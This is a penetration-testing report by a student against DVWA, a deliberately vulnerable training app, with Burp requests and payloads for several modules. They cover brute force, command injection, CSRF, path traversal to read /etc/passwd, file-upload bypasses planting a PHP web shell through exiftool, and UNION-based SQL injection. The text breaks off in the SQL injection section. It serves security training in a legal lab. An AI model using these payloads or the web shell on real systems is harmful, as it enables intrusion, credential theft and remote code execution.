



Vulnerability Assessment and Penetration Testing Report

Conducted Between: 21st January, 2021 to 1st February, 2021

Submitted By – Shresth Sagar

Email – sagar.3124@yahoo.com

URL and Modules of Lab

Host IP: 104.248.99.198

Temporary Lab URL: <http://104.248.99.198/sbne5onvtschq6wst2legjnlrlr2-182-15986/vulnerabilities/>

Number of Modules: 14

The screenshot shows the DVWA homepage. The title bar displays the URL: 104.248.99.198/sbne5onvtschq6wst2legjnlrlr2-182-15986/index.php. The page features a navigation menu on the left with the following items: Home (highlighted in green), Instructions, Setup / Reset DB, Brute Force, Command Injection, CSRF, File Inclusion, File Upload, Insecure CAPTCHA, SQL Injection, SQL Injection (Blind), Weak Session IDs, XSS (DOM), XSS (Reflected), XSS (Stored), CSP Bypass, JavaScript, DVWA Security, and PHP Info.

Welcome to Damn Vulnerable Web Application!

Damn Vulnerable Web Application (DVWA) is a PHP/MySQL web application that is damn vulnerable. Its main goal is to be an aid for security professionals to test their skills and tools in a legal environment, help web developers better understand the processes of securing web applications and to aid both students & teachers to learn about web application security in a controlled class room environment.

The aim of DVWA is to **practice some of the most common web vulnerabilities**, with **various levels of difficulty**, with a simple straightforward interface.

General Instructions

It is up to the user how they approach DVWA. Either by working through every module at a fixed level, or selecting any module and working up to reach the highest level they can before moving onto the next one. There is not a fixed object to complete a module; however users should feel that they have successfully exploited the system as best as they possible could by using that particular vulnerability.

Please note, there are **both documented and undocumented vulnerability** with this software. This is intentional. You are encouraged to try and discover as many issues as possible.

DVWA also includes a Web Application Firewall (WAF), PHPIDS, which can be enabled at any stage to further increase the difficulty. This will demonstrate how adding another layer of security may block certain malicious actions. Note, there are also various public methods at bypassing these protections (so this can be seen as an extension for more advanced users!).

There is a help button at the bottom of each page, which allows you to view hints & tips for that vulnerability. There are also additional links for further background reading, which relates to that security issue.

WARNING!

Damn Vulnerable Web Application is damn vulnerable! **Do not upload it to your hosting provider's public html folder or any Internet facing servers** as they will be compromised. It is recommended using a virtual

Security Levels Breached

Low	13
Medium	13
High	11
Impossible	0

Contents

S No.	Vulnerabilities	Page No.
1.	Brute Force	4-5
2.	Command Injection	6-8
3.	CSRF	9-10
4.	File Inclusion	11-12
5.	File Upload	13-15
6.	SQL Injection	16-21
7.	SQL Injection (Blind)	22-25
8.	Weak Session ID	26-29
9.	XSS DOM	30-32
10.	XSS Reflected	33-35
11.	XSS Stored	36-39
12.	CSP Bypass	40-43
13.	JavaScript	44-46

1. Brute Force

Security Level – **Low & Medium**

Exploitation:

- Intercepted the request through Burp Suite providing random credentials.

```
GET /sbne5onvtschq6wst2legjnlrlr2-182-15866/vulnerabilities/brute/?username=abcd&password=abcd&Login=Login HTTP/1.1
Host: 104.248.99.198
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Referer: http://104.248.99.198/sbne5onvtschq6wst2legjnlrlr2-182-15866/vulnerabilities/brute/
Cookie: security=low; PHPSESSID=o84fr80f7ue4lpt90qrc0ln2i2
Upgrade-Insecure-Requests: 1
```

- In the Intruder tab Payloads Selected and attack type as Cluster Bomb.

Attack type: Cluster bomb

```
1 GET /sbne5onvtschq6wst2legjnlrlr2-182-15866/vulnerabilities/brute/?username=$abcd$&password=$abcd$&Login=Login HTTP/1.1
2 Host: 104.248.99.198
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Referer: http://104.248.99.198/sbne5onvtschq6wst2legjnlrlr2-182-15866/vulnerabilities/brute/
9 Cookie: security=low; PHPSESSID=o84fr80f7ue4lpt90qrc0ln2i2
10 Upgrade-Insecure-Requests: 1
11
```

- A sample list is added for brute-forcing the payloads.

② **Payload Sets** Start attack

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.

Payload set: Payload count: 6
Payload type: Request count: 36

② **Payload Options [Simple list]**

This payload type lets you configure a simple list of strings that are used as payloads.

Payload Sets

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.

Payload set: 2 Payload count: 6
 Payload type: Simple list Request count: 36

Payload Options [Simple list]

This payload type lets you configure a simple list of strings that are used as payloads.

Paste Load ... Remove Clear

pass
passwd
password
user@123
admin@123
admininpass

Proof of Concept

Request	Payload1	Payload2	Status	Error	Timeout	Length	welcome	incorrect	Comment
13	admin	password	200	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	4694	<input checked="" type="checkbox"/>	<input type="checkbox"/>	
0			200	<input type="checkbox"/>	<input type="checkbox"/>	4656	<input type="checkbox"/>	<input checked="" type="checkbox"/>	
1	admin	pass	200	<input type="checkbox"/>	<input type="checkbox"/>	4656	<input type="checkbox"/>	<input checked="" type="checkbox"/>	
2	user	pass	200	<input type="checkbox"/>	<input type="checkbox"/>	4656	<input type="checkbox"/>	<input checked="" type="checkbox"/>	
3	adminuser	pass	200	<input type="checkbox"/>	<input type="checkbox"/>	4656	<input type="checkbox"/>	<input checked="" type="checkbox"/>	
4	administrator	pass	200	<input type="checkbox"/>	<input type="checkbox"/>	4656	<input type="checkbox"/>	<input checked="" type="checkbox"/>	
5	admin123	pass	200	<input type="checkbox"/>	<input type="checkbox"/>	4656	<input type="checkbox"/>	<input checked="" type="checkbox"/>	
6	dwa	pass	200	<input type="checkbox"/>	<input type="checkbox"/>	4656	<input type="checkbox"/>	<input checked="" type="checkbox"/>	
7	admin	passwd	200	<input type="checkbox"/>	<input type="checkbox"/>	4656	<input type="checkbox"/>	<input checked="" type="checkbox"/>	
8	user	passwd	200	<input type="checkbox"/>	<input type="checkbox"/>	4656	<input type="checkbox"/>	<input checked="" type="checkbox"/>	
9	adminuser	passwd	200	<input type="checkbox"/>	<input type="checkbox"/>	4656	<input type="checkbox"/>	<input checked="" type="checkbox"/>	
10	administrator	passwd	200	<input type="checkbox"/>	<input type="checkbox"/>	4656	<input type="checkbox"/>	<input checked="" type="checkbox"/>	
11	admin123	passwd	200	<input type="checkbox"/>	<input type="checkbox"/>	4656	<input type="checkbox"/>	<input checked="" type="checkbox"/>	
12	dwa	passwd	200	<input type="checkbox"/>	<input type="checkbox"/>	4656	<input type="checkbox"/>	<input checked="" type="checkbox"/>	
14	user	password	200	<input type="checkbox"/>	<input type="checkbox"/>	4656	<input type="checkbox"/>	<input checked="" type="checkbox"/>	
15	adminuser	password	200	<input type="checkbox"/>	<input type="checkbox"/>	4656	<input type="checkbox"/>	<input checked="" type="checkbox"/>	
16	administrator	password	200	<input type="checkbox"/>	<input type="checkbox"/>	4656	<input type="checkbox"/>	<input checked="" type="checkbox"/>	
17	admin123	password	200	<input type="checkbox"/>	<input type="checkbox"/>	4656	<input type="checkbox"/>	<input checked="" type="checkbox"/>	
18	dwa	password	200	<input type="checkbox"/>	<input type="checkbox"/>	4656	<input type="checkbox"/>	<input checked="" type="checkbox"/>	
19	admin	user@123	200	<input type="checkbox"/>	<input type="checkbox"/>	4656	<input type="checkbox"/>	<input checked="" type="checkbox"/>	

Request Response

Pretty Raw \n Actions ▾

```
1 GET /sbne5onvtschq6wst2legjnltlr2-182-15866/vulnerabilities/brute/?username=admin&password=password&Login=Login HTTP/1.1
2 Host: 104.248.99.198
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
```


0 matches

2. Command Injection

Security Level - **Low**

Exploitation:

Payload: **127.0.0.1;ls;whoami;pwd;user_id**



The screenshot shows the DVWA Command Injection page. The left sidebar contains a menu with various security vulnerabilities: Home, Instructions, Setup / Reset DB, Brute Force, **Command Injection** (highlighted in green), CSRF, File Inclusion, File Upload, Insecure CAPTCHA, SQL Injection, SQL Injection (Blind), Weak Session IDs, XSS (DOM), XSS (Reflected), XSS (Stored), CSP Bypass, JavaScript, DVWA Security, PHP Info, About, and Logout. The main content area has a title "Vulnerability: Command Injection" and a sub-section "Ping a device". It features a text input field containing the payload "127.0.0.1;ls;whoami;pwd;user_id" and a "Submit" button. Below this, there's a "More Information" section with a bulleted list of links: <http://www.scribd.com/doc/2530476/Php-Endangers-Remote-Code-Execution>, <http://www.ss64.com/bash/>, <http://www.ss64.com/nt/>, and https://www.owasp.org/index.php/Command_Injection. At the bottom of the page, it displays the user information: Username: admin, Security Level: low, PHPIDS: disabled, and two links: View Source and View Help.

Proof of Concept

DVWA

Vulnerability: Command Injection

Ping a device

Enter an IP address: Submit

```
PING 127.0.0.1 (127.0.0.1): 56 data bytes
64 bytes from 127.0.0.1: icmp_seq=0 ttl=64 time=0.073 ms
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.111 ms
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.086 ms
64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.092 ms
--- 127.0.0.1 ping statistics ---
4 packets transmitted, 4 packets received, 0% packet loss
round-trip min/avg/max/stddev = 0.073/0.090/0.111/0.000 ms
help
index.php
source
www-data
/var/www/html/vulnerabilities/exec
Linux
```

More Information

- <http://www.scribd.com/doc/2530476/Php-Endangers-Remote-Code-Execution>
- <http://www.ss64.com/bash/>
- <http://www.ss64.com/nt/>
- https://www.owasp.org/Index.php/Command_Injection

Username: admin
Security Level: low
PHPIDS: disabled

[View Source](#) [View Help](#)

Command Injection

Security Level – **Medium** & **High**

Payload: **127.0.0.1|ls|whoami|pwd|user_id**

Proof of Concept

The screenshot shows the DVWA (Damn Vulnerable Web Application) interface. The title bar says "DVWA". The left sidebar has a menu with various security vulnerabilities: Home, Instructions, Setup / Reset DB, Brute Force, **Command Injection** (which is highlighted in green), CSRF, File Inclusion, File Upload, Insecure CAPTCHA, SQL Injection, SQL Injection (Blind), Weak Session IDs, XSS (DOM), XSS (Reflected), XSS (Stored), CSP Bypass, JavaScript, DVWA Security, PHP Info, About, and Logout.

The main content area is titled "Vulnerability: Command Injection" and contains a form titled "Ping a device" with a text input field and a "Submit" button. Below the form, there is a text area containing the payload: "help", "index.php", and "source".

Under "More Information", there is a list of links:

- <http://www.scribd.com/doc/2530476/Php-Endangers-Remote-Code-Execution>
- <http://www.ss64.com/bash/>
- <http://www.ss64.com/nt/>
- https://www.owasp.org/index.php/Command_Injection

At the bottom left, it says "Username: admin" and "Security Level: high". At the bottom right, there are "View Source" and "View Help" buttons.

3. CSRF

Security Level – **Low & Medium**

Observation:

Vulnerability: Cross Site Request Forgery (CSRF)

Change your admin password:

New password:

Confirm new password:

Change

More Information

- https://www.owasp.org/index.php/Cross-Site_Request_Forgery
- <http://www.cgisecurity.com/csrf-faq.html>
- https://en.wikipedia.org/wiki/Cross-site_request_forgery

```
<form action="#" method="GET">
  New password:
  <br>
  <input type="password" autocomplete="off" name="password_new">
  <br>
  Confirm new password:
  <br>
  <input type="password" autocomplete="off" name="password_conf">
  <br>
  <input type="submit" value="Change" name="Change">
</form>
```

Exploitation:

- For exploiting CSRF vulnerability, firstly I inspected the elements of form.
- On Inspection it is found that the request made is a GET request and it can be easily exploited.
- Made a html form with some hidden tags and form action to the lab URL.
- Whenever the user clicks any of the buttons the form gets submitted to the destination URL and the password gets changed.


Payload: Below html file

```
<html>
<body>

  <form action="http://104.248.99.198/sbne5onvtschq6wst2legjnltr2-182-15982/vulnerabilities/csrf/" method="GET">

    <input type="hidden" AUTOCOMPLETE="off" name="password_new" value="passw"><br />
    Wanna See Magic?<br />
    <input type="hidden" AUTOCOMPLETE="off" name="password_conf" value="passw"><br />
    <input type="hidden" name="Change" value="Change">
    <input type="submit" value="Yes">
    <input type="submit" value="No">

  </form>
</body>
</html>
```



Wanna See Magic?

Yes No

```
<html>
  <head></head>
  <body>
    <form action="http://104.248.99.198/sbne5onvtschq6wst2legjnltr2-182-15982/vulnerabilities/csrf/" method="GET">
      <input type="hidden" autocomplete="off" name="password_new" value="passw">
      <br>
      Wanna See Magic?
      <br>
      <input type="hidden" autocomplete="off" name="password_conf" value="passw">
      <br>
      <input type="hidden" name="Change" value="Change">
      <input type="submit" value="Yes">
      whitespace
      <input type="submit" value="No">
    </form>
  </body>
</html>
```

Proof of Concept

Forged Burp Request from my form:

```
1 GET /sbne5onvtschq6wst2legjnltr2-182-15956/vulnerabilities/csrf/?password_new=passw
  &password_conf=passw&Change=Change&yes=Yes HTTP/1.1
2 Host: 104.248.99.198
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Cookie: PHPSESSID=0bd2psp7fkuqdbpceabj35ifk7
9 Upgrade-Insecure-Requests: 1
10
11
```

- **Copy and paste the referrer header of the original request in the forged request.**

Referer: http://104.248.99.198/sbne5onvtschq6wst2legjnltr2-182-15982/vulnerabilities/csrf/

4. File Inclusion

Security Level - **Low**

Exploitation:

- In the URL inserted the following payload:

Payload: **../../../../etc/passwd**

Proof of Concept

- On submitting the URL with injected payload, the content of the etc/passwd file is visible on the screen.

The screenshot shows the DVWA application interface. The URL in the browser is `104.248.99.198/sbne5onvtscq6wst2legjnltr2-182-15956/vulnerabilities/fi/?page=../../../../etc/passwd`. The DVWA logo is at the top right. The left sidebar menu has 'File Inclusion' highlighted in green. The main content area displays the contents of the /etc/passwd file:


```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/false
bin:x:2:2:bin:/bin:/bin/false
sys:x:3:3:sys:/var/run:/bin/false
sync:x:4:65534:sync:/bin:/sync
games:x:5:60:games:/usr/games:/bin/false
operator:x:6:12:operator:/var/run:/bin/false
mail:x:8:8:mail:/var/mail:/bin/false
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin:/bin/false
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin:/bin/false
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin:/www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin:/bin/false
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin:/bin/false
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin:/irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin:/nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin/_apt:x:100:65534::/nonexistent:/bin/false
mysql:x:101:101:MySQL Server,,,:/nonexistent:/bin/false
```

File Inclusion

Security Level - **Medium & High**

Exploitation:

- In the URL inserted the following payload:
- Payload: <file:///etc/passwd>
- The payload got executed and the content of /etc/passwd file is displayed on screen.



5. File upload

Security Level - **Low**

Exploitation:

- Browsed to my pc and selected the executable virus crack.exe for upload instead of image.
- Due to no filters the executable crack.exe got uploaded to the website.

Proof of Concept

The screenshot shows the DVWA (Damn Vulnerable Web Application) interface. The left sidebar menu is visible, with 'File Upload' highlighted in green. The main content area has a title 'Vulnerability: File Upload'. Below it, there's a form field labeled 'Choose an image to upload:' with a 'Browse...' button. A message 'No file selected.' is displayed. Below the form is a red success message: '.../.../hackable/uploads/crack.exe succesfully uploaded!'. At the bottom of the page, there's a 'More Information' section with three links:

- https://www.owasp.org/index.php/Unrestricted_File_Upload
- <https://blogs.securiteam.com/index.php/archives/1268>
- <https://www.acunetix.com/websitesecurity/upload-forms-threat/>

At the very bottom, the page displays session information: 'Username: admin', 'Security Level: low', and 'PHPIDS: disabled'. There are also 'View Source' and 'View Help' buttons at the bottom right.

File Upload

Security Level – **Medium**

Exploitation:

- Selected the php file to be uploaded instead of image.
- Intercepted the request in burp suite and changed the content-type header to *image/jpeg*.
- The file got uploaded.

```
1 POST /sbne5onvtschq6wst2legjnlrlr2-182-16252/vulnerabilities/upload/ HTTP/1.1
2 Host: 104.248.99.198
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: multipart/form-data; boundary=-----19593329513460934781059579844
8 Content-Length: 504
9 Origin: http://104.248.99.198
10 Connection: close
11 Referer: http://104.248.99.198/sbne5onvtschq6wst2legjnlrlr2-182-16252/vulnerabilities/upload/
12 Cookie: security=medium; PHPSESSID=4keqr42qr96eselioul3bqa4a3; BEEFHOOK=
A3BYNOEFMopS7CfuBgAwjDfu7Ln95t1VDEFwkqBh5JMStzQrc8v4lpjUoh1fU1MNRuL1f9nyV8GqhUR3
13 Upgrade-Insecure-Requests: 1
14
15 -----19593329513460934781059579844
16 Content-Disposition: form-data; name="MAX_FILE_SIZE"
17
18 100000
19 -----19593329513460934781059579844
20 Content-Disposition: form-data; name="uploaded"; filename="fake_shell.php"
21 Content-Type: image/jpeg
22
23 <?php
24 echo("Shell.php");
25 ?>
26
27 -----19593329513460934781059579844
28 Content-Disposition: form-data; name="Upload"
29
30 Upload
31 -----19593329513460934781059579844-
32 |
```

Proof of Concept

Vulnerability: File Upload

Choose an image to upload:

No file selected.

.../.../hackable/uploads/fake_shell.php successfully uploaded!

File Upload

Security Level – **High**

Exploitation:

- Since there is a filter for only allowing png and jpeg, I inserted a php script inside a png file with the help of exiftool and uploaded the injected file.
- Using the command injection vulnerability renamed the index.png to index.php
- Accessed the php file using command injection in URL.

Payload: exiftool -Comment="<?php echo system(\$_GET['cmd']); ?>" index.png

```
root@kali:/home/kali/Downloads# exiftool -Comment="<?php echo system($_GET['cmd']); ?>" index.png
 1 image files updated
root@kali:/home/kali/Downloads#
```

Payload: 127.0.0.1|mv ../../hackable/uploads/index.png ../../hackable/uploads/index.php


Vulnerability: Command Injection

Ping a device

Enter an IP address:



Payload: /index.php?cmd=ls



```
10.248.99.198/sbne5onvtschq6wst2legjnlt2-182-16394/hackable/uploads/index.php?cmd=ls
```

The terminal output shows a large amount of encoded data, likely the result of a command like 'ls' being executed on the server. The data is heavily encoded with various symbols and characters, making it difficult to decipher without context.

6. SQL Injection

Security Level - **Low**

Observation:

Proof of Concept Payload = '



Exploitation:

1. Payload - ' or 1=1#

A screenshot of the DVWA application's SQL Injection page. The left sidebar menu is visible, with 'SQL Injection' highlighted in green. The main content area has a title 'Vulnerability: SQL Injection'. A form field labeled 'User ID:' contains the payload "' or 1=1#". Below the form, the application's log output shows five user entries, each resulting from the injection: 1. ID: ' or 1=1# First name: admin Surname: admin 2. ID: ' or 1=1# First name: Gordon Surname: Brown 3. ID: ' or 1=1# First name: Hack Surname: Me 4. ID: ' or 1=1# First name: Pablo Surname: Picasso 5. ID: ' or 1=1# First name: Bob Surname: Smith At the bottom of the page, there is a 'More Information' section with a bulleted list of links to external resources about SQL injection, and a footer with session information: Username: admin, Security Level: low, PHPIDS: disabled, and two buttons: 'View Source' and 'View Help'.

Payload - 1' union select database(), database()#

Vulnerability: SQL Injection

User ID: Submit

```
ID: 1' union select database(),database()#
First name: admin
Surname: admin

ID: 1' union select database(),database()#
First name: dwva
Surname: dwva
```

Payload - 1' union select table_name, table_name from information_schema.tables where table_schema ='dvwa'%23

Vulnerability: SQL Injection

User ID: Submit

```
ID: 1' union select table_name, table_name from information_schema.tables where table_schema ='dvwa'#
First name: admin
Surname: admin

ID: 1' union select table_name, table_name from information_schema.tables where table_schema ='dvwa'#
First name: guestbook
Surname: guestbook

ID: 1' union select table_name, table_name from information_schema.tables where table_schema ='dvwa'#
First name: users
Surname: users
```

Payload - 1' union select column_name,column_name from information_schema.columns where table_name='users'#

Vulnerability: SQL Injection

User ID: Submit

```
ID: 1' union select column_name,column_name from information_schema.columns where table_name='users'#
First name: admin
Surname: admin

ID: 1' union select column_name,column_name from information_schema.columns where table_name='users'#
First name: user_id
Surname: user_id

ID: 1' union select column_name,column_name from information_schema.columns where table_name='users'#
First name: first_name
Surname: first_name

ID: 1' union select column_name,column_name from information_schema.columns where table_name='users'#
First name: last_name
Surname: last_name

ID: 1' union select column_name,column_name from information_schema.columns where table_name='users'#
First name: user
Surname: user

ID: 1' union select column_name,column_name from information_schema.columns where table_name='users'#
First name: password
Surname: password

ID: 1' union select column_name,column_name from information_schema.columns where table_name='users'#
First name: avatar
Surname: avatar

ID: 1' union select column_name,column_name from information_schema.columns where table_name='users'#
First name: last_login
Surname: last_login

ID: 1' union select column_name,column_name from information_schema.columns where table_name='users'#
First name: failed_login
Surname: failed_login
```

SQL Injection


Security Level – **Medium**

Exploitation:

- Intercepted the request in Burp Suit and manipulated the id parameter using following payloads.

Proof of Concept

Payload - 3 order by 2#

Request	Response
<pre>1 POST /sbne5onvtschq0wst2legjnltr2-182-16050/vulnerabilities/sqli/ HTTP/1.1 2 Host: 104.248.99.198 3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0 4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8 5 Accept-Language: en-US,en;q=0.5 6 Accept-Encoding: gzip, deflate 7 Content-Type: application/x-www-form-urlencoded 8 Content-Length: 18 9 Origin: http://104.248.99.198 10 Connection: close 11 Referer: http://104.248.99.198/sbne5onvtschq0wst2legjnltr2-182-16050/vulnerabilities/sqli/ 12 Cookie: security=medium; PHPSESSID=hs8kqide3iptlh2ksddlof9hs3 13 Upgrade-Insecure-Requests: 1 14 15 id=3 order by 2#Submit=Submit</pre>	<p>Vulnerability: SQL Injection</p> 

Payload - 3 order by 10000#

Request	Response
